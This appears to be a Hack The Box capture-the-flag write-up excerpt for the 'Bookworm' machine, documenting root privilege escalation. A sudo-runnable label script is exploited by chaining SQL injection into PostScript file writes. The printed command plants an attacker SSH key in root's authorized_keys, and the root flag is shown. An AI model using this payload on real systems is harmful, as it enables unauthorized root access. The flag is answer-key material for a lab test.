
```
neil@bookworm:~$ sudo -l
Matching Defaults entries for neil on bookworm:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\

User neil may run the following commands on bookworm:
    (ALL) NOPASSWD: /usr/local/bin/genlabel
neil@bookworm:~$ |
```

I reviewed the genlabel code

```
# Command Executed
cat /usr/local/bin/genlabel
# Check input validation
grep arg /usr/local/bin/genlabel -A2 -B2
```

I can see this uses the **postscript_file.write** to first write the file, and then it uses **ps2pdf** to convert it to a PDF
The parameter takes user input that is not sanitized, making this vulnerable to SQL PostScript Injection

Screenshot Evidence




```
neil@bookworm:~$ grep arg /usr/local/bin/genlabel -A2 -B2
                           database='bookworm')

if len(sys.argv) ≠ 2:
    print("Usage: genlabel [orderId]")
    exit()
--
try:
    cursor = cnx.cursor()
    query = "SELECT name, addressLine1, addressLine2, town, postc
HERE Orders.id = %s" % sys.argv[1]

    cursor.execute(query)
```

I used a SQL injection to modify the root users authorized_keys file.
I could then access the machine and read the root flag

```
# Command Executed
sudo /usr/local/bin/genlabel '1337 UNION select "test)\n/outfile1 (/root/.ssh/authorized_keys) (w) file
def\noutfile1 (ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBK+swmWqU3X8Z09m7TAv6bNc7P29s7I2D9GFhVnKS1k root@kali)
writestring\noutfile1\nclosefile\n(" as NAME,"test" as ADDRESSLINE1,"test" as ADDRESSLINE2,"test" as
TOWN,"test" as POSTCODE,11 as ORDER_ID,22 as USER_ID'

ssh root@bookworm.htb -i ~/.ssh/id_ed25519
cat /root/root.txt
# RESULTS
c4cabb513b5a8644fde853a5e21f244e
```

Screenshot Evidence



```
root@bookworm:~# cat ~/root.txt
c4cabb513b5a8644fde853a5e21f244e
root@bookworm:~# hostname
bookworm
root@bookworm:~# whoami
root
root@bookworm:~# hostname -I
10.129.229.208 dead:beef::250:56ff:feb0:cafa
root@bookworm:~# |
[HTB] 0:openvpn  1:msf  2:frank- 3:neil*
```

ROOT FLAG: c4cabb513b5a8644fde853a5e21f244e